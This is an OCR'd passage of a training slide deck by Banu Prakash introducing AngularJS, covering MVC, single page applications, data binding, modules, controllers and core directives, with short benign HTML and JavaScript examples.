
banuprakashc@yahoo.co.in

Agenda

- Understand MVC
- Understand SPA
- AngularJS Features
  - Expression
  - Directive
  - Data binding
  - Controller
  - Scope
  - Filters
  - Modules
  - Routes
  - Service/Factories
  - Interceptors
  - Open Web Application Security Project
- Building an SPA using AngularJS and RESTful services

Model–view–controller

- Model–view–controller (MVC) is a software architectural pattern.
- It divides a given software application into three interconnected parts.
  - A controller can send commands to the model to update the model's state (e.g., editing a document). It can also send commands to its associated view to change the view's presentation of the model (e.g., by scrolling through a document).
  - A model stores data that is retrieved to the controller and displayed in the view. Whenever there is a change to the data it is updated by the controller.
  - A view requests information from the controller. The controller fetches it from the model and passes it to the view that the view uses to generate an output representation to the user.



Libraries and Frameworks

- Library - a collection of functions which are useful when writing web apps. Your code is in charge and it calls into the library when it sees fit. E.g., jQuery.
- Frameworks - a particular implementation of a web application, where your code fills in the details. The framework is in charge and it calls into your code when it needs something app specific.

Dependency Injection (DI)

- Dependency Injection is a software design pattern that deals with how components get hold of their dependencies.
- An injection is the passing of a dependency to a dependent Object, these dependencies are often referred to as Services.
- In AngularJS, we use the arguments of a function to declare the dependencies we want, and Angular gives them to us.
  - If we forget to pass in a dependency but reference it where we expect it, the Service will be undefined and result in a compile error inside Angular.
  - Angular throws its own errors and makes them very useful to debug.

Single Page Applications (SPAs), managing state and Ajax


- In a Single Page Application (SPA), either all necessary code (HTML, CSS and JavaScript) is retrieved with a single page load, or the appropriate resources are dynamically loaded and added to the page as necessary, usually in response to user actions.
- Interaction with the single page application often involves dynamic communication with the web server behind the scenes.
- AngularJS (as well as other JavaScript frameworks) manage state entirely in the browser and communicate changes when we want them to via Ajax (HTTP) using GET, POST, PUT and DELETE methods, typically talking to a REST endpoint backend.
- The beauty of this is REST endpoints can be front-end independent, and the front-end can be back-end independent.
- Being back-end independent gives us massive flexibility as to the backend, we only care about the JSON data coming back, be it from Java, .NET, PHP or any other server-side language.

Single Page Applications challenges

- DOM Manipulation
- Module loading
- Routing
- Data binding
- History
- Ajax/Promises
- Caching

What Is Angular?

- AngularJS is a structural framework for dynamic web apps.
- It lets you use HTML as your template language and lets you extend HTML's syntax to express your application's components clearly and briefly.



Angular JS

- **Downloading the libraries**
  - **Download AngularJS** *http://angularjs.org/* **[angular.min.js]**
  - **Download Twitter Bootstrap** *http://getbootstrap.com/* **[bootstrap.min.css]**

HTML bootstrapping

- To declare where our application sits in the DOM, typically the <html> element, we need to bind an **ng-app** attribute with the value of our module.
- This tells Angular where to bootstrap our application.

```
<html ng-app="app">
  <head></head>
  <body></body>
</html>
```

If we're loading our JavaScript files asynchronously then we need to manually bootstrap the application using angular.bootstrap(document.documentElement, ['app']);.

Conceptual Overview


Concept	Description
Template	HTML with additional markup
Directives	extend HTML with custom attributes and elements
Model	the data shown to the user in the view and with which the user interacts
Scope	context where the model is stored so that controllers, directives and expressions can access it
Expressions	access variables and functions from the scope
Compiler	parses the template and instantiates directives and expressions
Filter	formats the value of an expression for display to the user

Conceptual Overview

Concept	Description
View	what the user sees (the DOM)
Data binding	sync data between the model and the view
Controller	the business logic behind views
Dependency Injection	Creates and wires objects and functions
Injector	dependency injection container
Module	a container for the different parts of an app including controllers, services, filters, directives which configures the Injector
Service	reusable business logic independent of views


Expressions


- Allow you to insert dynamic values into your HTML



Data Binding

- Data-binding in Angular apps is the automatic synchronization of data between the model and view components. The way that Angular implements data-binding lets you treat the model as the single-source-of-truth in your application. The view is a projection of the model at all times. When the model changes, the view reflects the change, and vice versa.





Data Binding - One-way data binding

- The ng-app directive marks the DOM element that contains the AngularJS application.
- We initialize a couple of variables firstName and lastName through the ng-init directive.
- A data binding can be specified in two different ways:
  - with curly braces: {{expression}}
  - with the ng-bind directive: ng-bind="varName"
  - We're saying one way data binding because the model values (here the variables represent the model) are automatically assigned to the HTML placeholder elements specified through the data binding notation, but the HTML elements don't change the values in the model (one way).

```
<body ng-app ng-init="firstName = 'Banu'; lastName = 'Prakash';">
  <strong>First name:</strong> {{firstName}}<br />
  <strong>Last name:</strong> <span ng-bind="lastName"></span>
</body>
```


First name: Banu

Last name: Prakash

Data Binding – Two way binding


- We use the ng-model directive to bind a model variable to the HTML element that can not only display its value, but also change it.
- In the example, we bind the firstName and lastName model variables to a couple of HTML input elements. When the page is loaded, the value of the input elements are initialized to those of the respective model variables and whenever the user types something in an input, the value of the model variable is modified as well (two way)

```
<body ng-app ng-init="firstName = 'Banu'; lastName = 'Prakash';">
    <strong>First name:</strong> {{firstName}} <br />
    <strong>Last name:</strong> <span ng-bind="lastName"></span>
    <br />
    <label>First name: <input type="text" ng-model="firstName" /></label>
    <br />
    <label>Last name: <input type="text" ng-model="lastName" /></label>
</body>
```




Modules

- AngularJS lets you nicely organize all your JavaScript code into modules to avoid declaring objects and variables in the global namespace.
- Modules makes our code more maintainable, testable, and readable.
- A module can be defined by simply calling the angular.module function, where angular is a global namespace exposed by AngularJS and always available to us. The angular.module function accepts two parameters: the name of the module and an array of dependencies on other modules.



Modules


Modules are Containers
<html ng-app="moduleName">
Module
Config
Filter
Directive
Factory
Controller
Routes
Service
Provider
Value

Modules

```
<div ng-app="myApp">
  <div>
    {{ 'Banu Prakash' | greet }}
  </div>
</div>
```

Application Name

Dependencies: Other libraries we might need

```
// declare a module
var myAppModule = angular.module('myApp', []);

// configure the module.
// in this example we will create a greeting filter
myAppModule.filter('greet', function() {
 return function(name) {
    return 'Hello, ' + name + '!';
  };
});
```

Controllers

- Controllers are where we define our app's behaviour by defining functions and values.

```
var app = angular.module('store', []);
    app.controller('StoreController', function($scope) {
        $scope.product = motog;
});
var motog = {
    'name' : 'Moto G ',
    'price' : 12999.00,
    'description' : 'Android'
};
```

- In AngularJS, $scope is the application object (the owner of application variables and functions).

$scope

- $scope is the glue (ViewModel) between a controller and view

Attaching the Controller

- The AngularJS application is defined by **ng-app**.
- The **ng-controller** directive names the controller **object**.

```
<html ng-app="store">
    <head>
        <script type="text/javascript" src="angular.min.js">
        </script>
         <script type="text/javascript" src="app.js">
        </script>
    </head>
    <body>
        <div ng-controller="StoreController">
            Product Name: {{product.name}} <br />
            Product Price: {{product.price}} <br />
        </div>
    </body>
</html>
```

Runs the module when the document loads

Scope of the controller

Controllers

- **Controllers as Classes**
  - Angular Controllers have been pushed to change the way $scope is declared, with many developers suggesting using the **this** keyword instead of $scope

```
var app = angular.module('store', []);
    app.controller('StoreController', function($scope) {
        this.product = motog;
});
var motog = {
    'name' : 'Moto G ',
    'price' : 12999.00,
    'description' : 'Android'
};
```

Attaching the Controller


- “this” is more of a class based setup, and when instantiating a Controller in the DOM we get to instantiate against a variable:
  - “ctrl” instance of “StoreController”

```
<div ng-controller="StoreController as ctrl">
    Product Name: {{ctrl.product.name}} <br />
    Product Price: {{ctrl.product.price}} <br />
</div>
```

Controllers

- Use controllers to:
  - Set up the initial state of the $scope object.
  - Add behaviour to the $scope object.
- Do not use controllers to:
  - Manipulate DOM — Controllers should contain only business logic. Putting any presentation logic into Controllers significantly affects its testability. Angular has databinding for most cases and directives to encapsulate manual DOM manipulation.
  - Format input — Use angular form controls instead.
  - Filter output — Use angular filters instead.
  - Share code or state across controllers — Use angular services instead.
  - Manage the life-cycle of other components (for example, to create service instances).

What are Directives?




```
<!DOCTYPE html>
<html ng-app>
<head>
    <title></title>
</head>
<body>
    <div class="container">
        Name: <input type="text" ng-model="name" /> {{ name }}
    </div>

    <script src="Scripts/angular.js"></script>
</body>
</html>
```

What are Directives?

- At a high level, directives are markers on a DOM element (such as an attribute, element name, comment or CSS class) that tell AngularJS 's HTML compiler ($compile) to attach a specified behaviour to that DOM element or even transform the DOM element and its children.
  - Angular's HTML compiler allows the developer to teach the browser new HTML syntax.
  - The compiler allows you to attach behaviour to any HTML element or attribute and even create new HTML elements or attributes with custom behaviour.
  - Angular calls these behaviour extensions directives.

Directives (Core)

- ng-model
  - When we bind a Model onto our HTML, we're tying Model data to elements.
  - To initialise a new Model, if it doesn't exist yet, or bind an existing Model we simply bind to ng-model.

```
<input type="text" ng-model="main.message">
<p>Message: {{ main.message }}</p>
```

  - If the $scope property main.message holds a value, the input's value attribute and property are both set to that value.
  - If main.message doesn't exist inside your $scope, Angular will just initialise it. We might pass these values to other Angular Directives, such as ng-click.

Directives (Core)

- ng-click
  - The beauty of ng-click is that we don't have to manually bind event listeners to multiple elements, Angular will evaluate the expression(s) inside the ng-click for us and bind the relevant listeners.
  - Unlike the old onclick=" attribute in HTML, Angular directives such as ng-click are scoped, and therefore are not global.

  - <input type="text" ng-model="main.message">
  - Show my message

Directives (Core)

- ng-repeat
  - The ng-repeat directive is used to iterate over a collection of items and generate HTML from it.
  - After the initial generation the ng-repeat monitors the items used to generate the HTML for changes. If an item changes, the ng-repeat directive may update the HTML accordingly. This includes reordering and removing DOM nodes

```
<ul>
    <li ng-repeat="item in main.items">
        {{ item }}
    </li>
</ul>
```

Directives (Core)

- The ng-repeat directive
- Each template instance gets its own scope, where the given loop variable is set to the current collection item, and $index is set to the item index or key.
- Special properties are exposed on the local scope of each template instance, including:

Variable	Type	Details
